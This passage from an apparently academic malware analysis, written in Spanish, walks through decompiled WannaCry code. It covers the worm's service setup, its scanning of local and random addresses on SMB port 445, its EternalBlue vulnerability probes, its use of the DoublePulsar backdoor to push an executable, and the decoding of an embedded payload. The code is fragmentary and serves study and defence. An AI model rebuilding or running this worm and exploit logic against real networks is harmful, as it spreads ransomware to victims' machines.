Esta función registra el servicio con el nombre `mssecsvc2.0` con la función de Windows `RegisterServiceCtrlHandlerA()` [35] permitiendo al sistema operativo gestionar eventos de control de servicio, como la detención o pausa del servicio. Una vez registrado correctamente, se establece el estado del servicio como `SERVICE_RUNNING` modificando el parámetro `serviceStatus.dwCurrentState`. Entonces se invoca la función `FUN_00407bd0()` que realiza el exploit de EternalBlue en redes LAN y WAN, y el programa termina entrando en un estado de suspensión durante 24 horas (`Sleep(86400000)`), ejecutándose en segundo plano hasta que se detenga manualmente o falle el sistema.

**LAB\_00408000**

```

1 void UndefinedFunction_00408000(void)
2 {
3     SERVICE_STATUS serviceStatus;
4     serviceStatus.dwServiceType = SERVICE_WIN32_SHARE_PROCESS;
5     serviceStatus.dwCurrentState = SERVICE_START_PENDING;
6     serviceStatus.dwControlsAccepted = SERVICE_ACCEPT_STOP;
7     serviceStatus.dwWin32ExitCode = 0;
8     serviceStatus.dwServiceSpecificExitCode = 0;
9     serviceStatus.dwCheckPoint = 0;
10    serviceStatus.dwWaitHint = 0;
11    SERVICE_STATUS_HANDLE serviceHandle = RegisterServiceCtrlHandlerA(
12        "mssecsvc2.0", (LPHANDLER_FUNCTION)&service_control_handler);
13    if (serviceHandle != NULL) {
14        serviceStatus.dwCurrentState = SERVICE_RUNNING;
15        serviceStatus.dwCheckPoint = 0;
16        serviceStatus.dwWaitHint = 0;
17        SetServiceStatus(serviceHandle, &serviceStatus);
18        FUN_00407bd0();
19        Sleep(86400000);
20        ExitProcess(1);
21    }
22    return;
23 }

```

**FUN\_00407bd0**

```

▷ ...
▽ LAB_00408000
  ▼ FUN_00407bd0()
    ○ _StartAddress_00407720
    ○ _StartAddress_00407840

```

La función `FUN_00407bd0()` se ejecuta al completo si la función `FUN_00407b90()` retorna un valor distinto de cero, que mediante una serie de operaciones con el nombre del fichero indica si las condiciones son viables. Si se cumpliese la condición el programa pro-

cede a crear hilos de ejecución concurrentes mediante la función `_beginthreadex()` [36]. Primero lanza un único hilo asociado a la rutina `_StartAddress_00407720`, cuya lógica está orientada a la propagación del malware dentro de la red local (LAN), escaneando direcciones IP internas en busca de dispositivos vulnerables. Y por último se generan 128 hilos adicionales que ejecutan la rutina `_StartAddress_00407840`, dedicada a escanear direcciones IP aleatorias en redes externas (WAN) para identificar y explotar sistemas accesibles a través del puerto 445 del protocolo SMB.

Ambas rutinas intentan explotar la vulnerabilidad EternalBlue [37] utilizando paquetes SMB maliciosos, y si es posible, aprovechar la presencia de la puerta trasera Double Pulsar para inyectar un ejecutable en la máquina remota vulnerable. En caso de no detectarse dicha puerta trasera, se realiza un ataque directo mediante carga maliciosa (payload) incrustado en los paquetes de red, con el objetivo final de propagar el ransomware

```

FUN_00407bd0()

1 int FUN_00407bd0(void)
2 {
3     int result;
4     HANDLE hThread;
5     void *_ArgList;
6     result = FUN_00407b90();
7     if (result == 0) {
8         return 0;
9     }
10    hThread = (HANDLE)_beginthreadex(NULL, 0, _StartAddress_00407720, NULL, 0, NULL);
11    if (hThread != NULL) {
12        CloseHandle(hThread);
13    }
14    _ArgList = NULL;
15    do {
16        hThread = (HANDLE)_beginthreadex(NULL, 0, (_StartAddress *)&_StartAddress_00407840, _ArgList, 0,
17        → NULL);
18        if (hThread != NULL) {
19            CloseHandle(hThread);
20        }
21        Sleep(2000);
22        _ArgList = (void *)((int)_ArgList + 1);
23    } while ((int)_ArgList < 128);
24    return 0;
}
```

### StartAddress\_00407720 - Hilo red local

- ▶ **\_StartAddress\_00407720**
  - ▷ `FUN_00409160`
  - ▷ `_StartAddress_004076b0`
    - ⇒ `FUN_00407480()`
    - ⇒ `_StartAddress_00407540`
      - ◊ `FUN_00401980`
      - ★ `FUN_004017b0`
      - ◊ `FUN_00401b70`
      - ◊ `FUN_00401370`

Se propaga por la red LAN mediante los siguientes pasos:

- Obtiene información de los adaptadores de red.
- Calcula direcciones de red y broadcast.
- Valida conexiones al puerto 445 (SMB) con `socket()` [38].
- Si la conexión es posible, intenta explotar EternalBlue:
  - Si detecta Double Pulsar, inyecta el payload malicioso.
  - Si no, realiza un exploit con `SMB_COM_TRANSACTION2_SECONDARY` [39].

Esta funcionalidad se puede ver explorando la rama de funciones, empezando por la función `FUN_00409160` que obtiene un listado de IPs locales y de adaptadores.

Una vez obtenidas las direcciones IP se crea un hilo en `_StartAddress_004076b0` por cada IP valida, sin tener más de 10 hilos en total en ejecución en el programa, que se encargará de probar si se puede realizar el exploit en la IP pasada como parámetro.

### `_StartAddress_00407720`

```

1 int _StartAddress_00407720(void)
2 {
3     ...
4     ExceptionList = &exception_ptr;
5     lpAddend_0070f86c = 1; // Contador de hilos
6     FUN_00409160((int)&ip_address_list, &param_2);
7     for (index = 0; (ip_list != NULL) && (index < (uint)(thread_counter-(int)ip_list) >> 2);index++) {
8         while ((int)lpAddend_0070f86c > 10) {
9             Sleep(100);
10        } // Crea un hilo por cada IP valida
11        hThread = (HANDLE)_beginthreadex(NULL, 0, _StartAddress_004076b0,
12                                     *((void**)((int)ip_address_list + index * 4)), 0, NULL);
13        if (hThread != NULL) {
14            InterlockedIncrement((LONG*)&lpAddend_0070f86c);
15            CloseHandle(hThread);
16        }
17        Sleep(50);
18    }
19    free(ip_list);
20    free(adapter_info);
21    ExceptionList = exception_ptr;
22    return 0;
}

```

### `FUN_00409160`

► `_StartAddress_00407720`

- ▷ `FUN_00409160`
- ▷ `_StartAddress_004076b0`
  - ⇒ `FUN_00407480()`
  - ⇒ `_StartAddress_00407540`
    - ◊ `FUN_00401980`
    - ★ `FUN_004017b0`
    - ◊ `FUN_00401b70`
    - ◊ `FUN_00401370`

La función FUN\_00409160() obtiene información de los adaptadores de red con la función de Windows `GetAdaptersInfo()` [40], que la primera vez se invoca con el primer parámetro `NULL`, para obtener el tamaño necesario del búfer y así almacenar la información. Esta llamada devuelve un error controlado `ERROR_BUFFER_OVERFLOW` [41] y entonces se reserva memoria dinámicamente con `LocalAlloc()` [42] utilizando el tamaño obtenido. Con esto llama nuevamente a `GetAdaptersInfo()` con el búfer ya reservado, obteniendo la información de los adaptadores e iterando sobre cada uno de ellos, obteniendo por cada uno las direcciones IP y máscaras de subred mediante la función `inet_addr()` [43]. Si la IP y la máscara son válidas (distintas de 0 y de `0xFFFFFFFF`), se calcula la dirección de red mediante con la operación `AND` entre la IP y la máscara, y la dirección de (*broadcast*) con una operación `OR` entre la IP y el complemento a uno de la máscara de subred. Las direcciones IP se guardan en el parámetro `param_1` y al final de la función se realizan múltiples operaciones para ordenar las IPs y quitar duplicados.

### FUN\_00409160

```

1 int __cdecl FUN_00409160(int param_1, void *param_2)
2 {
3     int* adapterInfo, adapterPtr;
4     int result;
5     u_long adaptersBufferSize = 0, ip, netmask, broadcast, network;
6     result = GetAdaptersInfo(NULL, &adaptersBufferSize);
7     if (result == ERROR_BUFFER_OVERFLOW && adaptersBufferSize > 0 &&
8         (adapterInfo = (int *)LocalAlloc(0, adaptersBufferSize)) != NULL) {
9         adapterPtr = adapterInfo;
10        result = GetAdaptersInfo(adapterInfo, &adaptersBufferSize);
11        if (result == 0) {
12            do {
13                for (int* currentIpEntry = adapterPtr + 0x6b;
14                    currentIpEntry != NULL;
15                    currentIpEntry = (int *)currentIpEntry) {
16                    ip = inet_addr((char *)(currentIpEntry + 1));
17                    netmask = inet_addr((char *)(currentIpEntry + 5));
18                    if (ip != 0xFFFFFFFF && ip != 0 && netmask != 0xFFFFFFFF && netmask != 0) {
19                        broadcast = ip | ~netmask;
20                        network = ip & netmask;
21                        ...
22                    }
23                } while (adapterPtr != NULL);
24            }
25        }
26    return 1;
}

```

### \_StartAddress\_004076b0

- ▶ \_StartAddress\_00407720
  - ▷ FUN\_00409160
  - ▷ \_StartAddress\_004076b0
    - ⇒ FUN\_00407480()
    - ⇒ \_StartAddress\_00407540
      - ◊ FUN\_00401980
      - ★ FUN\_004017b0
      - ◊ FUN\_00401b70
      - ◊ FUN\_00401370

En esta rutina se comprueba si se puede establecer conexión con la dirección IP proporcionada, param\_1, por el puerto 445(SMB) con la función FUN\_00407480(). Si la conexión es posible se crea un nuevo hilo que ejecutará la función \_StartAddress\_00407540, la cual lleva a cabo el intento de propagación a través de la red. Si no fuese posible, el hilo finalizaría sin realizar ninguna acción adicional. Además, si el hilo creado no terminase en un intervalo de 10 minutos se fuerza su terminación con TerminateThread().

### \_StartAddress\_004076b0

```

1 int __cdecl _StartAddress_004076b0(void *param_1)
2 {
3     ...
4     iVar1 = FUN_00407480(param_1);
5     if (0 < iVar1) {
6         hHandle = (HANDLE)_beginthreadex((void *)0x0,0,(__StartAddress *)&_StartAddress_00407540,param_1,
7             → 0,(uint *)0x0);
8         if (hHandle != (HANDLE)0x0) {
9             DVar2 = WaitForSingleObject(hHandle,600000);
10            if (DVar2 == 0x102) { TerminateThread(hHandle,0); }
11            CloseHandle(hHandle);
12        }
13        InterlockedDecrement((LONG *)&lpAddend_0070f86c);
14        _endthreadex(0);
15    }
}
```

## FUN\_00407480

- ▶ \_StartAddress\_00407720
  - ▷ FUN\_00409160
  - ▷ \_StartAddress\_004076b0
    - ⇒ FUN\_00407480()
    - ⇒ \_StartAddress\_00407540
      - ◊ FUN\_00401980
      - ★ FUN\_004017b0
      - ◊ FUN\_00401b70
      - ◊ FUN\_00401370

La función FUN\_00407480() intenta establecer una conexión TCP con la dirección IP recibida como parámetro, param\_1 mediante el puerto 445, utilizado por el protocolo SMB. Primero inicializa la estructura `sockaddr` a ceros con `memset()` [44] para evitar valores residuales, y se configuran los campos necesarios para la conexión IPv4: la familia `AF_INET` y el puerto 445 con `htonl()`. Continúa creando un socket con la función `socket()` [38], y si la creación es un éxito, se configura en modo no bloqueante con `ioctlsocket()`. Posteriormente, se realiza una llamada a `connect()` para intentar establecer la conexión, y posteriormente con `select()` verifica si el socket pudo establecer conexión correctamente. Finalmente cierra el socket con `closesocket()` y devuelve el valor resultante de `select()`, que representa el éxito o fallo de la conexión.

**FUN\_00407480**

```

1 int __cdecl FUN_00407480(undefined4 param_1)
2 {
3     ...
4     memset(&local_120, 0, sizeof(local_120));
5     local_110 = 1;
6     local_120.sa_family = 2;
7     local_120.sa_data._2_4_ = param_1;
8     local_120.sa_data._0_2_ = htons(445);
9     s = socket(2,1,6);
10    if (s == 0xffffffff) { return 0; }
11    ioctlsocket(s,-0x7ffb9982,&local_110);
12    local_104.fd_count = 1;
13    local_10c.tv_sec = 1;
14    local_10c.tv_usec = 0;
15    local_104.fd_array[0] = s;
16    connect(s,&local_120,0x10);
17    iVar1 = select(0,(fd_set *)0x0,&local_104,(fd_set *)0x0,&local_10c);
18    closesocket(s);
19    return iVar1;
20 }
```

**\_StartAddress\_00407540**

- ▶ \_StartAddress\_00407720
  - ▷ FUN\_00409160
  - ▷ \_StartAddress\_004076b0
    - ⇒ FUN\_00407480()
    - ⇒ **\_StartAddress\_00407540**
      - ◊ FUN\_00401980
      - ★ FUN\_004017b0
      - ◊ FUN\_00401b70
      - ◊ FUN\_00401370

En este hilo se comprueba, mediante la función FUN\_00401980, si se puede establecer conexión con el puerto 445 (protocolo SMB) de la dirección IP pasada como parámetro, y si esta es vulnerable al exploit *EternalBlue*. En caso afirmativo, se ejecuta la función FUN\_00401b70 para verificar si el sistema ya ha sido comprometido previamente mediante la puerta trasera *Double Pulsar*. Si se detecta esta infección, se aprovecha dicha puerta trasera para enviar el ejecutable malicioso directamente, finalizando así el proceso. Si la máquina no está infectada, se ejecuta la función FUN\_00401370, la cual envía manualmente un payload aprovechando una vulnerabilidad de desbordamiento de búfer [45], que es la base del exploit *EternalBlue*, con el objetivo de ejecutar código remoto e infectar al sistema.

**\_StartAddress\_00407540**

```

1 int UndefinedFunction_00407540(in_addr param_1)
2 {
3     char* ip_str;
4     int iVar1, iVar2;
5     size_t ip_len = 0x10;
6     ...
7     ip_str = inet_ntoa(param_1); // IP a string y lo copia a la pila
8     strncpy(&stack0xfffffefc, ip_str, ip_len);
9     iVar2 = FUN_00401980(&stack0xfffffefc, 445); // Intenta conexión SMB (445)
10    if (iVar2 != 0) {
11        for (int retry = 0; retry < 5; retry++) {
12            Sleep(3000);
13            iVar1 = FUN_00401b70(&stack0xfffffefc, 1, 445);
14            if (iVar1 != 0) break;
15            Sleep(3000);
16            FUN_00401370(...);
17        }
18        ...
19        _endthreadex(0);
20    }
21 }
```

**FUN\_00401980**

- ▶ **\_StartAddress\_00407720**
  - ▷ **FUN\_00409160**
  - ▷ **\_StartAddress\_004076b0**
    - ⇒ **FUN\_00407480()**
    - ⇒ **\_StartAddress\_00407540**
      - ◊ **FUN\_00401980**
      - ★ **FUN\_004017b0**
      - ◊ **FUN\_00401b70**
      - ◊ **FUN\_00401370**

La función **FUN\_00401980()** establece una conexión SMB en la dirección IP, `param_1`, pasada como argumento utilizando el puerto 445 (SMB). Primero, configura una estructura `sockaddr` para realizar la conexión TCP/IP, abriendo un socket con `socket()` [38] que se conectará mediante la función `connect()`, realizando varias sondas SMB para comprobar si el exploit se puede llevar a cabo.

Primero, se envía un paquete SMB de tipo `SMB_COM_NEGOTIATE` [46], seguido de `SMB_COM_SESSION_SETUP_ANDX` [47], y después un `SMB_COM_TREE_CONNECT_ANDX` [48], en el que se sustituye dinámicamente un `placeholder` con la ruta a la unidad compartida `IPC$`, mediante la función `FUN_004017b0()`.

Si las respuestas a las peticiones son correctas, se enviará un último paquete de tipo `SMB_COM_TRANSACTION` [49], que contiene la suboperación `PeekNamedPipe`. Si el servidor responde con el código de error `STATUS_INSUFF_SERVER_RESOURCES` (0xC0000205) [50], se confirma que el sistema remoto es vulnerable al exploit *EternalBlue*, debido a que se puede hacer un ataque de desbordamiento de búfer (CWE-680) [45], devolviendo 1 la función.

## FUN\_00401980

```

1 int __cdecl FUN_00401980(char *param_1, u_short param_2)
2 {
3     SOCKET s;
4     int iVar1;
5     sockaddr local_410;
6     ...
7     memset(&local_410, 0, sizeof(sockaddr));
8     local_410.sa_family = 2;
9     local_410.sa_data._2_4_ = inet_addr(param_1);
10    local_410.sa_data._0_2_ = htons(param_2);
11    s = socket(2, 1, 0);
12    if (s != 0xffffffff) { iVar1 = connect(s, &local_410, 0x10);
13        if (iVar1 != -1) { iVar1 = send(s, &buf_0042e3d0, 0x58, 0); // SMB_COM_NEGOTIATE
14            if (iVar1 != -1) { iVar1 = recv(s, &local_400, 0x400, 0);
15                if (iVar1 != -1) { iVar1 = send(s, &buf_0042e42c, 0x67, 0); // SMB_COM_SESSION_SETUP_ANDX
16                    if (iVar1 != -1) { iVar1 = recv(s, &local_400, 0x400, 0);
17                        if (iVar1 != -1) {
18                            local_412 = local_3e0;
19                            local_411 = local_3df;
20                            iVar1 = FUN_004017b0(param_1, &local_412); // SMB_COM_TREE_CONNECT_ANDX modificado
21                            iVar1 = send(s, (char *)&buf_0042e494, iVar1, 0);
22                            if (iVar1 != -1) { iVar1 = recv(s, &local_400, 0x400, 0);
23                                if (iVar1 != -1) {
24                                    ...
25                                    iVar1 = send(s, &buf_0042e4f4, 0x4e, 0); // SMB_COM_TRANSACTION
26                                    if (iVar1 != -1) {
27                                        iVar1 = recv(s, &local_400, 0x400, 0);
28                                        if (((iVar1 != -1) && (local_3f7 == '\x05') && (local_3f6 == '\x02')) &&
29                                            ((local_3f5 == '\x01') && (local_3f4 == '\xc0'))) {
30                                            closesocket(s);
31                                            return 1;
32                                        }
33                                    }
34                                }
35                            }
36                        }
37                    }
38                }
39            }
40        }
41    }
42    closesocket(s);
43 }
44 return 0;
45 }
```

## FUN\_004017b0

- ▶ \_StartAddress\_00407720
  - ▷ FUN\_00409160
  - ▷ \_StartAddress\_004076b0
    - ⇒ FUN\_00407480()
    - ⇒ \_StartAddress\_00407540
      - ◊ FUN\_00401980
        - \* FUN\_004017b0
      - ◊ FUN\_00401b70
      - ◊ FUN\_00401370

Esta función construye dinámicamente la carga útil de SMB personalizada. Sustituye `__USERID__PLACEHOLDER__` y `__TREEPATH_REPLACE__`, insertando respectivamente el identificador de usuario y la ruta IPC\$ del recurso compartido al que se desea acceder. Esto permite al exploit dirigirse específicamente al recurso IPC\$ que es una sesión nula [51].

**FUN\_004017b0**

```

1 int __cdecl FUN_004017b0(undefined4 param_1, char *param_2)
2 {
3     char buffer[0x400], ipc_path[0x100];
4     int packet_len;
5     sprintf(ipc_path, "\\\\$IPC$", param_1); // IPC\$ ruta
6     // Busca y reemplaza "__USERID__PLACEHOLDER__"
7     char *pos = FUN_00401140((char *)&buf_0042e494, "__USERID__PLACEHOLDER__", 0x5f);
8     if (pos != 0x0) { ... } // Inserta param_2 en USERID
9     // Busca y reemplaza "__TREEPATH_REPLACE__"
10    pos = FUN_00401140(buffer, "__TREEPATH_REPLACE__", packet_len);
11    if (pos != 0x0) { ... } // Inserta ruta IPC
12    buf_0042e494[3] = packet_len - 4; // Actualiza tamaño búfer
13    return packet_len;
14 }
```

**\_StartAddress\_00407540**

► \_StartAddress\_00407720

- ▷ FUN\_00409160
- ▷ \_StartAddress\_004076b0
  - ⇒ FUN\_00407480()
  - ⇒ **\_StartAddress\_00407540**
    - ◊ FUN\_00401980
    - ★ FUN\_004017b0
    - ◊ FUN\_00401b70
    - ◊ FUN\_00401370

Si la función FUN\_00401980 resultó ser viable, entonces se devuelve 1 entrando a la siguiente función dentro del if, la función FUN\_00401b70.

**\_StartAddress\_00407540**

```

1 int UndefinedFunction_00407540(in_addr param_1)
2 {
3     ...
4     iVar2 = FUN_00401980(&stack0xfffffefc, 445);
5     if (iVar2 != 0) {
6         for (int retry = 0; retry < 5; retry++) {
7             Sleep(3000);
8             iVar1 = FUN_00401b70(&stack0xfffffefc, 1, 445);
9             if (iVar1 != 0) break;
10            Sleep(3000);
11            FUN_00401370(...);
12        }
13    }
14 }
```

**FUN\_00401b70**

```

► _StartAddress_00407720
  ▷ FUN_00409160
  ▷ _StartAddress_004076b0
    ⇒ FUN_00407480()
    ⇒ _StartAddress_00407540
      ◇ FUN_00401980
      ★ FUN_004017b0
      ◇ FUN_00401b70
      ◇ FUN_00401370

```

Esta función, al igual que antes, intenta conectarse al sistema remoto a través del protocolo SMB (puerto 445). Inicialmente se envian peticiones SMB para establecer la conexión con los comandos `SMB_COM_NEGOTIATE` [46], `SMB_COM_SESSION_SETUP_ANDX` [47] y `SMB_COM_TREE_CONNECT_ANDX` [48], accediendo al recurso compartido `IPC$` [51].

Posteriormente, se envía un paquete con el comando `SMB_COM_TRANSACTION2` [52] con el objetivo de detectar si esta presente la puerta trasera Double Pulsar [53]. Si el campo `Multiplex ID` de la respuesta contiene el valor `0x51`, se confirma que el equipo está infectado con Double Pulsar. Por tanto envía un último búfer, explotando la vulnerabilidad de desbordamiento de búfer, enviando un ejecutable por lo que se puede ver en el búfer que empieza por `MZ`, que es una firma de archivo perteneciente a un ejecutable de Windows, como se puede ver en la figura 4.7.

<code>0042e7cc 81</code>	<code>??</code>	<code>81h</code>
<code>0042e7cd fb</code>	<code>??</code>	<code>FBh</code>
<code>0042e7ce 4d</code>	<code>??</code>	<code>4Dh</code> M
<code>0042e7cf 5a</code>	<code>??</code>	<code>5Ah</code> Z
<code>0042e7d0 74</code>	<code>??</code>	<code>74h</code> t
<code>0042e7d1 07</code>	<code>??</code>	<code>07h</code>
<code>0042e7d2 2d</code>	<code>??</code>	<code>2Dh</code> -
<code>0042e7d3 00</code>	<code>??</code>	<code>00h</code>
<code>0042e7d4 10</code>	<code>??</code>	<code>10h</code>

Figura 4.7: Ejecutable pasado con la puerta trasera Double Pulsar

La puerta trasera Double Pulsar y el exploit de EternalBlue fue filtrada por el grupo *ShadowBrokers*, que supuestamente fueron desarrollados por la Agencia de Seguridad Nacional de Estados Unidos (NSA) [53].

**FUN\_00401b70**

```

1 int __cdecl FUN_00401b70(char *ip, int send_payload, u_short port)
2 {
3     ...
4     addr.sa_family = AF_INET;
5     addr.sa_data._2_4_ = inet_addr(ip);
6     addr.sa_data._0_2_ = htons(port);
7     s = socket(AF_INET, SOCK_STREAM, 0);
8     if (s != INVALID_SOCKET) {
9         iVar1 = connect(s, &addr, sizeof(addr));
10        if (iVar1 != -1) { iVar1 = send(s, &buf_0042e544, 0x89, 0); // SMB_COM_NEGOTIATE
11            if (iVar1 != -1) { iVar1 = recv(s, buffer, sizeof(buffer), 0);
12                if (iVar1 != -1) { iVar1 = send(s, &buf_0042e5d0, 0x8c, 0); // SMB_COM_SESSION_SETUP_ANDX
13                if (iVar1 != -1) { iVar1 = recv(s, buffer, sizeof(buffer), 0);
14                    if (iVar1 != -1) { iVar1 = send(s, &buf_0042e65c, 0x60, 0); // SMB_COM_TREE_CONNECT_ANDX
15                    if (iVar1 != -1) {
16                        iVar1 = recv(s, buffer, sizeof(buffer), 0); // SMB_COM_TRANSACTION2 (Double Pulsar)
17                        if (iVar1 != -1) { iVar1 = send(s, &buf_0042e6bc, 0x52, 0);
18                            if (iVar1 != -1) { iVar1 = recv(s, buffer, sizeof(buffer), 0);
19                                if ((iVar1 != -1) && (local_3de == 0x51)) { // Double Pulsar
20                                    ... // Envia ejecutable
21                                    iVar1 = send(s, &buf_0042e6bc, 0x52, 0);
22                                    if (iVar1 != -1) { iVar1 = recv(s, buffer, sizeof(buffer), 0);
23                                        if (iVar1 != -1) { closesocket(s); return 1; }
24                                    } else { closesocket(s); return 1; }}}}}}}}} closesocket(s); }
25     return 0;
26 }
```

**\_StartAddress\_00407540**

► \_StartAddress\_00407720

- ▷ FUN\_00409160
- ▷ \_StartAddress\_004076b0
  - ⇒ FUN\_00407480()
  - ⇒ **\_StartAddress\_00407540**
    - ◊ FUN\_00401980
    - ★ FUN\_004017b0
    - ◊ FUN\_00401b70
    - ◊ FUN\_00401370

Si la función FUN\_00401b70 consigue enviar el ejecutable con la puerta trasera Double Pulsar sale del bucle por que ya ha conseguido infectar la máquina, pero si no lo consigue, ejecuta la función FUN\_00401370.

**\_StartAddress\_00407540**

```

1 int UndefinedFunction_00407540(in_addr param_1)
2 {
3     ...
4     if (iVar2 != 0) {
5         for (int retry = 0; retry < 5; retry++) {
6             Sleep(3000);
7             iVar1 = FUN_00401b70(&stack0xfffffefc, 1, 445);
8             if (iVar1 != 0) break;
9             Sleep(3000);
10            FUN_00401370(...); }
11    ...
12 }
```

## FUN\_00401370

```

► _StartAddress_00407720
  ▷ FUN_00409160
  ▷ _StartAddress_004076b0
    => FUN_00407480()
    => _StartAddress_00407540
      ◇ FUN_00401980
        ★ FUN_004017b0
      ◇ FUN_00401b70
      ◇ FUN_00401370
  
```

Esta función actúa como parte final del proceso de explotación cuando no ha sido posible detectar la presencia de la puerta trasera Double Pulsar. En este caso, ejecuta el exploit *EternalBlue* de forma manual, cargando una gran cantidad de datos en memoria para preparar la carga útil (payload) a ejecutar.

El código a simple vista no tiene nada relevante a primera vista, pero hay una función clave, que es FUN\_00401d80, que carga múltiples datos relacionados con SMB en memoria, con 5000 líneas de código descompiladas. En particular, se observan paquetes SMB como vimos anteriormente, destacando uno que emplea el código 0x33, que corresponde al mensaje **SMB\_COM\_TRANSACTION2\_SECONDARY** [39], como se hizo en el anterior exploit.

DAT_00420554			
00420554 00 00	undefined2	0000h	
00420556 10	??	10h	
00420557 35	??	35h	5
00420558 ff	??	FFh	
00420559 53	??	53h	S
0042055a 4d	??	4Dh	M
0042055b 42	??	42h	B
0042055c 33	??	33h	3
0042055d 00	??	00h	
0042055e 00	??	00h	
0042055f 00	??	00h	
00420560 00	??	00h	
00420561 18	??	18h	
00420562 07	??	07h	
00420563 c0	??	C0h	
00420564 00	??	00h	

Figura 4.8: Exploit manual EternalBlue con **SMB\_COM\_TRANSACTION2\_SECONDARY**

También hay un dato global sospechoso, DAT\_0041bbb0, que contiene un payload masivo sospechoso. Este payload parece estar codificado en Base64, debido a que todos los caracteres de la cadena corresponden con caracteres válidos de Base64, por lo que se extrae y guarda en un fichero para su posterior análisis.

DAT_0041bbbb0					
	00	00	00	00	00
0041bbbb0	00	00	00	00	undefined4 00000000h
0041bbbb4	00	??	??	00h	
0041bbbb5	00	??	??	00h	
0041bbbb6	00	??	??	00h	
0041bbbb7	00	??	??	00h	
0041bbbb8	00	??	??	00h	
0041bbbb9	00	??	??	00h	
0041bbba	00	??	??	00h	
0041bbbbf	36	??	??	36h 6	
0041bbbc0	61	??	??	61h a	
0041bbbc1	67	??	??	67h g	
0041bbbc2	4c	??	??	4Ch L	
0041bbbc3	43	??	??	43h C	
0041bbbc4	71	??	??	71h q	
0041bbbc5	50	??	??	50h P	
0041bbbc6	71	??	??	71h q	
0041bbbc7	56	??	??	56h V	
0041bbbc8	79	??	??	79h Y	
0041bbbc9	58	??	??	58h X	
0041bbca	69	??	??	69h i	
0041bbcb	32	??	??	32h 2	
0041bbcc	56	??	??	56h V	
0041bbcd	53	??	??	53h S	

Figura 4.9: Payload sospechoso encontrado en DAT\_0041bbbb0

Del contenido se limpian los primeros bytes, ya que serán datos vacíos o basura, y se guardará en un archivo llamado `weirdpayload.b64` para continuar manejando estos datos.




Figura 4.10: Limpieza del payload Base64

El fichero es posteriormente decodificado utilizando la herramienta integrada de Windows `certutil`, mediante el comando:

```
Windows PowerShell
PS C:\> certutil -decode "weirdpayload.b64" output.bin
```

```
C:\Users\ANON\Desktop\Malware Samples\WannaCry Bueno>certutil -decode weirdpayload.b64 output.bin
Input Length = 806
Output Length = 604
CertUtil: -decode command completed successfully.
```

Figura 4.11: Decodificación del payload utilizando certutil

Aunque Ghidra no logre interpretar correctamente el contenido del ejecutable resultante, al analizar el binario con el conjunto de desensambladores online de Dogbolt [54], se observa que la estructura del código coincide con una función del tipo `regparm`, lo que confirma que se trata de código funcional ofuscado.





Figura 4.12: Análisis del binario resultante mediante Dogbolt

```
FUN_00401370
1 void __cdecl FUN_00401370(...)
2 {
3     ...
4     FUN_00401d80();
5     ...
6 }
```

### FUN\_00407bd0



En esta función el primer y único hilo creado intenta explotar el exploit *EternalBlue* en redes locales a través del protocolo SMB. Para ello, realiza varias sondas SMB con el fin de determinar si el sistema remoto es vulnerable. Si lo es, verifica si la máquina ya ha sido comprometida por la puerta trasera *Double Pulsar*, que en caso afirmativo aprovecha

dicha puerta trasera para inyectar un ejecutable directamente. En caso contrario, procede a inyectar un *payload* manualmente con el exploit de *EternalBlue*.

#### FUN\_00407bd0()

```

1 int FUN_00407bd0(void)
2 {
3     ...
4     hThread = (HANDLE)_beginthreadex(NULL, 0, _StartAddress_00407720, NULL, 0, NULL);
